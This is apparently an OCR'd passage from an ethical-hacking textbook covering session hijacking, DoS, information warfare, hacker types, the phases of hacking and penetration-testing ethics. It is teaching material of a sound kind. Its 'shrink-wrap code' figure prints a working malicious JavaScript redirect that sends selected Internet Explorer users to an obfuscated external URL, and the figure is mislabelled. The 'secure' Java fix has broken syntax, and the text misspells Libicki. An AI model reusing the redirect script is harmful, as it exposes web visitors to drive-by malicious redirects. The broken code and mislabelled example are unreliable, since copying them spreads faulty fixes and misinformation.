## Examples of Application-Level Attacks

### Session Hijacking

Attackers may exploit session information in the vulnerable applications to perform session hijacking if the code implements a cookieless authentication. When the target tries to browse through a URL, the session or authentication token appears in the request URL instead of the secure cookie, to give access to the URL requested by the target. Here, an attacker using his or her skills and monitoring tools can hijack the targets' session and steal all sensitive information.

#### Vulnerable Code

Given below is the vulnerable code, which allows an attacker to perform session hijacking by exploiting the vulnerability present at the line 4.

```
1: <configuration>
2:  <system.web>
3:    <authentication mode="Forms">
4:    <forms cookieless="UseUri">
5:  </system.web>
6: </configuration>
```

TABLE 1.1: Session Hijacking Vulnerable Code

#### Secure Code

Use "UseCookies" instead of "UseUri" at line 4 in the above code to secure it from session hijacking attacks.

```
1: <configuration>
2:  <system.web>
3:    <authentication mode="Forms">
4:    <forms cookieless="UseCookies">
5:  </system.web>
6: </configuration>
```

TABLE 1.2: Session Hijacking Secure Code

## Denial-of-Service

Denial of Service (DoS) is an attack on a computer or network that reduces, restricts, or prevents legitimate use of its resources. In a DoS attack, attackers flood a victim system with non-legitimate service requests or traffic to overload its resources.

### Vulnerable Code

Shown below is the vulnerable code that allows an attacker to perform a denial-of-service attack, as it fails to release a connection resource.

```
1: Statement stmnt = conn.createStatement ();
2: ResultSet rsltset = stmnt.executeQuery ();
3: stmnt.close ();
```

TABLE 1.3: Denial-of-Service Vulnerable Code

### Secure Code

You can use a `finally` block to secure the above code.

```
1: Statement stmnt;
2: try {stmnt = conn.createStatement ();
3: stmnt.executeQuery (); }
4: finally {
5: If (stmnt! = null) {
6: try { stmnt.close ();
7: } catch (SQLException sqlexp) { }
8: } catch (SQLException sqlexp) { }
```

TABLE 1.4: Denial-of-Service Secure Code

## Shrink-Wrap Code Attacks


Software developers will often use free libraries and code licensed from other sources in their programs to reduce development time and cost. This means that large portions of many pieces of software will be the same, and if an attacker discovers vulnerabilities in that code, many pieces of software are at risk.

The problem is that software developers leave the libraries and code unchanged. Developers need to customize and fine-tune every part of their code in order to make it not only more secure, but different enough that the same exploit will not work.

## Example of shrink-wrap code:

```
go_to = 'http://www3.strongdefenseiz.in/?g2cy6v=i6fM3XOrqaiild7QyKKZi9rmopqql2mJ7arisNmjoqPLlpibnaesiQ%3D%3D';
num_days = 4;
function ged(noDays){
    var today = new Date();
    var expr = new Date(today.getTime() + noDays*24*60*60*1000);
    return  expr.toGMTString();
}

function readCookie(cookieName){

    var start = document.cookie.indexOf(cookieName);
    if (start == -1){
document.cookie = "seenit88=yes; expires=" + ged(num_days);
window.location = go_to;

    } else {
    }
}

var lang = (navigator.language || navigator.systemLanguage || navigator.userLanguage || 'en').substr(0, 2).toLowerCase();
if (window.navigator.userAgent.indexOf ("MSIE") >= 0){
if(lang == 'en' || lang == 'de' || lang == 'fr' || lang == 'it' || lang == 'pl' || lang == 'br'){
window.onFocus=readCookie("seenit88");

}
}
```

FIGURE 1.1: An Example of Shrink-Wrap Code




The term information warfare or InfoWar refers to the use of information and communication technologies (ICT) for competitive advantages over an opponent. Examples of information warfare weapons include viruses, worms, Trojan horses, logic bombs, trap doors, nano machines and microbes, electronic jamming, and penetration exploits and tools.

Martin Libicki has divided information warfare into the following categories:

- **Command and control warfare (C2 warfare)**

  In the computer security industry, C2 warfare refers to the impact an attacker possesses over a compromised system or network that they control.

- **Intelligence-based warfare**

  Intelligence-based warfare is a sensor-based technology that directly corrupts technological systems. According to Lipnicki, "intelligence-based warfare" is a warfare that consists of the design, protection, and denial of systems that seek sufficient knowledge to dominate the battlespace.

- **Electronic warfare**

  According to Libicki, Electronic warfare uses radio electronic and cryptographic techniques to degrade communication. Radio electronic techniques attack the physical means of sending information, whereas cryptographic techniques use bits and bytes to disrupt the means of sending information.

- **Psychological warfare**

  Psychological warfare is the use of various techniques such as propaganda and terror to demoralize one's adversary in an attempt to succeed in the battle.

- **Hacker warfare**

  According to Libicki, the purpose of this type of warfare can vary from shutdown of systems, data errors, theft of information, theft of services, system monitoring, false messaging, and access to data. Hackers generally use viruses, logic bombs, Trojan horses, and sniffers to perform these attacks.

- **Economic warfare**

  According to Libicki, Economic information warfare can affect the economy of a business or nation by blocking the flow of information. This could be especially devastating to organizations that do a lot of business in the digital world.


- **Cyberwarfare**

  According to Libicki, "Cyberwarfare" is the use of information systems against the virtual personas of individuals or groups. It is the broadest of all information warfare and includes information terrorism, semantic attacks (similar to Hacker warfare, but instead of harming a system, it takes the system over and the system will be perceived as operating correctly), and simula-warfare (simulated war; for example, acquiring weapons for mere demonstration rather than actual use).


Each form of the information warfare mentioned above consists of both defensive and offensive strategies.

- **Defensive Information Warfare**: All strategies and actions to defend against attacks on ICT assets.
- **Offensive Information Warfare:** Involves attacks against ICT assets of an opponent.

Source: *http://www.iwar.org.uk*




This section deals with basic concepts of hacking: what is hacking, who is a hacker, and hacker classes—five distinct hacking phases that one should be familiar with before proceeding with ethical hacking methodology.





Hacking in the field of computer security refers to exploiting system vulnerabilities and compromising security controls to gain unauthorized or inappropriate access to system resources. It involves modifying system or application features to achieve a goal outside its creator's original purpose. Hacking can be done to steal, pilfer, and redistribute intellectual property, thus leading to business loss.

Hacking on computer networks is generally done by means of scripts or other network programming. Network hacking techniques include creating viruses and worms, performing denial of service (DoS) attacks, establishing unauthorized remote access connections to a device using Trojans/backdoors, creating botnets, packet sniffing, phishing, and password cracking.

The motive behind hacking could be to steal critical information and/or services, for thrill, intellectual challenge, curiosity, experiment, knowledge, financial gain, prestige, power, peer recognition, vengeance and vindictiveness, and so on.


A hacker is a person who breaks into a system or network without any authorization to destroy, steal sensitive data, or perform malicious attacks. Usually hacker would be a skilled engineer or programmer with enough knowledge to discover vulnerabilities in a target system. She/he is generally a subject expert and enjoys learning details of various programming languages and computer systems.




Hackers usually fall into one of the following categories, according to their activities.

- **Black Hats**

  Black hats are individuals who use their extraordinary computing skills for illegal or malicious purposes. This category of hacker is often involved with criminal activities.

- **White Hats**

  White hats or Penetration testers are individuals who use their hacking skills for defensive purposes. These days, almost every organization has security analysts who are knowledgeable about hacking countermeasures, which can secure its network and information systems against malicious attacks.

- **Gray Hats**

  Gray hats are the individuals who work both offensively and defensively at various times. Gray hats fall between white and black hats. Gray hats might help hackers in finding various vulnerabilities of a system or network and at the same time help vendors to improve products (software or hardware) by checking limitations and making them more secure.

- **Suicide Hackers**

  Suicide hackers are individuals who aim to bring down critical infrastructure for a "cause" and are not worried about facing jail terms or any other kind of punishment.

Suicide hackers are similar to suicide bombers, who sacrifice their life for an attack and are thus not concerned with the consequences of their actions.

- **Script Kiddies**

  Script Kiddies are unskilled hackers who compromise systems by running scripts, tools, and software developed by real hackers. They usually focus on the quantity of attacks rather than the quality of the attacks that they initiate.

- **Cyber Terrorists**

  Cyber Terrorists are individuals with a wide range of skills, motivated by religious or political beliefs to create fear of large-scale disruption of computer networks.


- **State Sponsored Hackers**

  State sponsored hackers are individuals employed by the government to penetrate and gain top-secret information and to damage information systems of other governments.

- **Hacktivist**

  Hacktivism is when hackers break into government or corporate computer systems as an act of protest. Hacktivists use hacking to increase awareness of their social or political agendas, as well as themselves, in both the online and offline arenas.

  Common hacktivist targets include government agencies, multinational corporations, or any other entity that they perceive as a threat. It remains a fact, however, that gaining unauthorized access is a crime, irrespective of their intentions.




In general, there are five phases of hacking:

- Reconnaissance
- Scanning
- Gaining Access
- Maintaining Access
- Clearing Tracks

### Reconnaissance

Reconnaissance refers to the preparatory phase in which an attacker gathers as much information as possible about the target prior to launching the attack. In this phase, the attacker draws on competitive intelligence to learn more about the target. This phase may also involve network scanning, either external or internal, without authorization.

This phase allows attackers to plan the attack. This may take some time as the attacker gathers as much information as possible. Part of this reconnaissance may involve social engineering. A social engineer is a person who convinces people to reveal information such as unlisted phone numbers, passwords, and other sensitive information. For instance, the hacker could call the target's Internet service provider and, using whatever personal information previously obtained, convince the customer service representative that the hacker is actually the target, and in doing so, obtain even more information about the target.

Another reconnaissance technique is dumpster diving. Dumpster diving is, simply enough, looking through an organization's trash for any discarded sensitive information. Attackers can use the Internet to obtain information such as employees' contact information, business partners, technologies currently in use, and other critical business knowledge, but dumpster diving may provide them with even more sensitive information, such as user names, passwords, credit card statements, bank statements, ATM receipts, Social Security numbers, private telephone numbers, checking account numbers, and any number of other things.

Searching for the target company's Web site in the Internet's Whois database can easily provide hackers with the company's IP addresses, domain names, and contact information.


## Reconnaissance Types

Reconnaissance techniques are broadly categorized into active and passive.

When an attacker is using passive reconnaissance techniques, she/he does not interact with the system directly. Instead, the attacker relies on publicly available information, social engineering, and even dumpster diving as a means of gathering information.

Active reconnaissance techniques, on the other hand, involve direct interactions with the target system by using tools to detect open ports, accessible hosts, router locations, network mapping, details of operating systems, and applications. Attackers use active reconnaissance when there is a low probability of detection of these activities.


As an ethical hacker, you must be able to distinguish among the various reconnaissance methods, and to advocate preventive measures in the light of potential threats. Companies, for their part, must address security as an integral part of their business and/or operational strategy, and be equipped with the proper policies and procedures to check for potential vulnerabilities.




Scanning is the phase immediately preceding the attack. Here, the attacker uses the details gathered during reconnaissance to identify specific vulnerabilities. Scanning is a logical extension of active reconnaissance, and in fact, some experts do not differentiate scanning from active reconnaissance. There is a slight difference, however, in that scanning involves more in-depth probing on the part of the attacker. Often the reconnaissance and scanning phases overlap, and it is not always possible to separate the two. An attacker can gather critical network information such as the mapping of systems, routers, and firewalls by using simple tools such as the standard Windows utility Traceroute. Alternatively, they can use tools such as Cheops to add additional information to Traceroute's results.

Port scanners detect listening ports to find information about the nature of services running on the target machine. The primary defense technique against port scanners is to shut down services that are not required, as well as to implement appropriate port filtering. However, attackers can still use tools to determine the rules implemented by the port filtering.


The most commonly used tools are vulnerability scanners, which can search for thousands of known vulnerabilities on a target network. This gives the attacker an advantage because he or she only has to find a single means of entry, while the systems professional has to secure as much vulnerability as possible by applying patches. Organizations that use intrusion detection systems still have to remain vigilant, because attackers can and will use evasion techniques at every step of the way.




This is the phase in which real hacking occurs. Attackers use vulnerabilities identified during the reconnaissance and scanning phase to gain access to the target system and network. Even though hackers can cause plenty of damage without gaining any access to the system, the impact of unauthorized access is catastrophic. For instance, external denial-of-service attacks can either exhaust resources or stop services from running on the target system. Ending processes can stop a service, using a logic bomb or time bomb, or even reconfiguring and crashing the system. Attackers can exhaust system and network resources by consuming all outgoing communication links.

Attackers gain access to the target system locally (offline), over a LAN, or over the Internet. Examples include stack-based buffer overflows, denial-of-service, and session hijacking. Attackers use a technique called spoofing to exploit the system by pretending to be a legitimate user or different systems. They can use this technique to send a data packet containing a bug to the target system in order to exploit a vulnerability. Packet flooding also breaks the availability of essential services. Smurf attacks attempt to cause users on a network to flood each other with data, making it appear as if everyone is attacking each other, and leaving the hacker anonymous.


A hacker's chances of gaining access into a target system depend on several factors, such as the architecture and configuration of the target system, the skill level of the perpetrator, and the initial level of access obtained. Once an attacker gains access to the target system, he/she then tries to escalate privileges in order to take complete control of the target system.




Once an attacker gains access to the target system with admin/root level privileges (thus owning the system), he or she is able to use both the system and its resources at will, and can either use the system as a launch pad to scan and exploit other systems, or to keep a low profile and continue exploiting the system. Both these actions can cause a great amount of damage. For instance, the hacker could implement a sniffer to capture all network traffic, including Telnet and FTP (file transfer protocol) sessions with other systems, and then transmit that data wherever he or she pleases.

Attackers who choose to remain undetected remove evidence of their entry and install a backdoor or a Trojan to gain repeat access. They can also install rootkits at the kernel level to gain full administrative access to the target computer. Rootkits gain access at the operating system level, while a Trojan horse gains access at the application level. Both rootkits and Trojans require users to install them locally. In Windows systems, most Trojans install themselves as a service and run as local system, with administrative access.


Hackers can use Trojans to transfer user names, passwords, and any other information stored on the system. They can maintain control over the system for a long time by closing up vulnerabilities to prevent other hackers from taking control from them, and sometimes, in the process, do render some degree of protection to the system from other attacks.




For obvious reasons, such as avoiding legal trouble and maintaining access, attackers will usually attempt to erase all evidence of their actions. Attackers use utilities such as ps tools or netcat or Trojans to erase their footprints from the system's log files. Once the Trojans are in place, the attacker has likely gained total control of the system. Attackers can execute scripts in the Trojan or rootkit to replace critical system and log files to hide their presence in the system.


Other techniques include steganography and tunneling. Steganography is the process of hiding data in other data, for instance image and sound files. Tunneling takes advantage of the transmission protocol by carrying one protocol over another. Attackers can use even a small amount of extra space in the data packet's TCP and IP headers to hide information. An attacker can use the compromised system to launch new attacks against other systems or as a means of reaching another system on the network undetected. Thus, this phase of the attack can turn into another attack's reconnaissance phase.

System administrators can deploy host-based IDS (intrusion detection systems) and antivirus software in order to detect Trojans and other seemingly compromised files and directories. As an ethical hacker, you must be aware of the tools and techniques that attackers deploy, so that you are able to advocate and implement countermeasures, detailed in subsequent modules.




An ethical hacker follows processes similar to those of a malicious hacker. The steps to gain and maintain access to a computer system are similar irrespective of the hacker's intensions.

This section provides an overview of ethical hacking, why ethical hacking is necessary, the scope and limitations of ethical hacking, and the skills of an ethical hacker.




Ethical hacking is the practice of employing computer and network skills in order to assist organizations with testing their network security for possible loopholes and vulnerabilities. White hats (also known as security analysts or ethical hackers) are the individuals or experts who perform ethical hacking. Nowadays, most organizations (private companies, universities, government organizations, etc.) are hiring white hats to assist them in enhancing their cyber security. They perform hacking in ethical ways, with the permission of the network/system owner and without the intention to cause harm. Ethical hackers report all vulnerabilities to the system and network owner for remediation, thereby increasing the security of an organization's information system. Ethical hacking involves the use of hacking tools, tricks, and techniques typically used by an attacker, to verify the existence of exploitable vulnerabilities in the system security.

Today, the term hacking is closely associated with illegal and unethical activities. There is continuing debate as to whether hacking can be ethical or not, given the fact that unauthorized access to any system is a crime. Consider the following definitions:

- The noun "hacker" refers to a person who enjoys learning the details of computer systems and stretching his or her capabilities.
- The verb "to hack" describes the rapid development of new programs or the reverse-engineering of existing software to make it better or more efficient in new and innovative ways.

- The terms “cracker” and “attacker” refer to persons who employ their hacking skills for offensive purposes.
- The term “ethical hacker” refers to security professionals who employ their hacking skills for defensive purposes.


Most companies use IT professionals to audit their systems for known vulnerabilities. Although this is a beneficial practice, crackers are usually more interested in using newer, lesser-known vulnerabilities, so these by-the-numbers system audits will not suffice. A company will need someone who can think like a cracker, keeps up with the newest vulnerabilities and exploits, and can recognize potential vulnerabilities where others cannot.

This is the role of the ethical hacker. Ethical hackers usually employ the same tools and techniques as hackers, with the important exception that they do not damage the system. They evaluate system security, update the administrators regarding any discovered vulnerabilities, and recommend procedures for patching those vulnerabilities.

The important distinction between ethical hackers and crackers is consent. Crackers are attempting to gain unauthorized access to systems, while ethical hackers are always completely open and transparent about what they are doing and how they are doing it. Ethical hacking is therefore always legal.


As technology is growing at a faster pace, so is the growth in the risks associated with it. To beat a hacker, you need to think like one!

Ethical hacking helps to predict the various possible vulnerabilities well in advance and rectify them without incurring any kind of attack from outsiders. As hacking involves creative thinking, vulnerability testing and security audits cannot ensure that the network is secure. To achieve security, organizations need to implement a "defense-in-depth" strategy by penetrating their networks to estimate vulnerabilities and expose them.




An ethical hacker's evaluation of a client's information system security seeks answers to three basic questions:

1. **What can an attacker see on the target system?**

   Normal security checks by system administrators will often overlook several vulnerabilities. An ethical hacker will have to think about what an attacker would see during the reconnaissance and scanning phases of an attack.

2. **What can an intruder do with that information?**

   The ethical hacker needs to discern the intent and purpose behind the attacks to determine appropriate countermeasures. During the gaining-access and maintaining-access phases of an attack, the ethical hacker needs to be one step ahead of the hacker in order to provide adequate protection.

3. **Are the attackers' attempts being noticed on the target systems?**


   Sometimes attackers will try for days, weeks, or even months to breach a system. Other times attackers will gain access, but will wait before doing anything damaging, instead taking their time in assessing the potential use of exposed information. During these periods, the ethical hacker should notice and stop the attack.

After carrying out attacks, hackers may clear their tracks by modifying log files and creating backdoors, or by deploying Trojans. Ethical hackers need to investigate whether such activities have been recorded and what preventive measures have been taken. This not only provides

them with an assessment of the attacker's proficiency, but also gives them insight into the existing security measures of the system being evaluated. The entire process of ethical hacking and subsequent patching of discovered vulnerabilities depends on questions such as:

- What is the organization trying to protect?
- Against whom or what are they trying to protect it?
- How much time, effort, and money is the client willing to invest to gain adequate protection?

Sometimes, in order to save on resources or prevent further discovery, the client might decide to end the evaluation after the first vulnerability is found; therefore, it is important that the ethical hacker and the client work out a suitable framework for investigation beforehand. The client must be convinced of the importance of these security exercises through concise descriptions of what is happening and what is at stake. The ethical hacker must also remember to convey to the client that it is never possible to guard systems completely, but they can always be improved.




An ethical hacker should know the penalties of unauthorized hacking into a system. No ethical hacking activities associated with a network-penetration test or security audit should begin until a signed legal document giving the ethical hacker express permission to perform the hacking activities is received from the target organization. Ethical hackers need to be judicious with their hacking skills and recognize the consequences of misusing those skills.

Security experts broadly categorize computer crimes into two categories: crimes facilitated by a computer and those in which the computer is the target.

Ethical hacking is a structured and organized security assessment, usually as part of a penetration test or security audit. Ethical hackers determine the scope of the security assessment according to the client's security concerns. Many ethical hackers are members of a "tiger team." A tiger team works together to perform a full-scale test covering all aspects of the network, as well as physical and system intrusion.

The ethical hacker must follow certain rules to fulfill the ethical and moral obligations. An ethical hacker must do the following:

- Gain authorization from the client and have a signed contract giving the tester permission to perform the test.
- Maintain and follow a nondisclosure agreement (NDA) with the client in the case of confidential information disclosed during the test.

- Maintain confidentiality when performing the test. The information gathered may contain sensitive information. The ethical hacker must not disclose information about the test or confidential company data to a third party.
- Perform the test up to but not beyond the agreed-upon limits. For example, ethical hackers should perform DoS attacks only if they have previously been agreed upon with the client. Loss of revenue, goodwill, and worse could befall an organization whose servers or applications are unavailable to customers because of the testing.

The following steps provide a framework for performing a security audit of an organization, which will help in ensuring that the test is organized, efficient, and ethical:

- Talk to the client, and discuss the needs to be addressed during the testing.
- Prepare and sign NDA documents with the client.
- Organize an ethical hacking team, and prepare a schedule for testing.
- Conduct the test.
- Analyze the results of the testing, and prepare a report.
- Present the report findings to the client.

# Skills of an Ethical Hacker

C|EH Certified Ethical Hacker


## 1 Technical Skills

- Has in-depth **knowledge of major operating environments**, such as Windows, Unix, Linux, and Macintosh
- Has in-depth **knowledge of networking** concepts, technologies and related hardware and software
- Should be a **computer expert** adept at technical domains
- Has **knowledge of security areas** and related issues
- Has "**high technical**" **knowledge** to launch the sophisticated attacks

## 2 Non-Technical Skills


Some of the non-technical characteristics of an ethical hacker include:

- **Ability to learn** and adapt new technologies quickly
- **Strong work ethics**, and good problem solving and communication skills
- Committed to **organization's security policies**
- Awareness of **local standards and laws**




Information security controls prevent unwanted events from occurring and reduce risk to the organization's information assets. The basic security concepts critical to information on the Internet are confidentiality, integrity, and availability; those related to the persons accessing information are authentication, authorization, and non-repudiation. Information is the greatest asset to an organization, and it is a must to secure it by means of, for example, various policies, creating awareness, and employing security mechanisms.

This section deals with Information Assurance (IA), defense-in-depth, information security policies, physical security, threat modeling, types of security policies, definition of penetration testing, reasons for performing penetration testing, and others.





IA refers to the assurance of the integrity, availability, confidentiality, and authenticity of information and information systems during usage, processing, storage, and transmission of information. Security experts accomplish the information assurance with the help of physical, technical, and administrative controls. Information Assurance and Information Risk Management (IRM) ensures that only authorized personnel access and use information. This helps in achieving information security and business continuity.

**Some of the processes that help in achieving information assurance include:**

- Developing local policy, process, and guidance in such a way that the information systems are maintained at an optimum security level.
- Designing network and user authentication strategy — Designing a secure network ensures the privacy of user records and other information on the network. Implementing an effective user authentication strategy secures the information systems data.
- Identifying network vulnerabilities and threats — Vulnerability assessments outline the security posture of the network. Performing vulnerability assessments in search of network vulnerabilities and threats help to take proper measures to overcome them.
- Identifying problems and resource requirements.
- Creating plan for identified resource requirements.
- Applying appropriate information assurance controls.

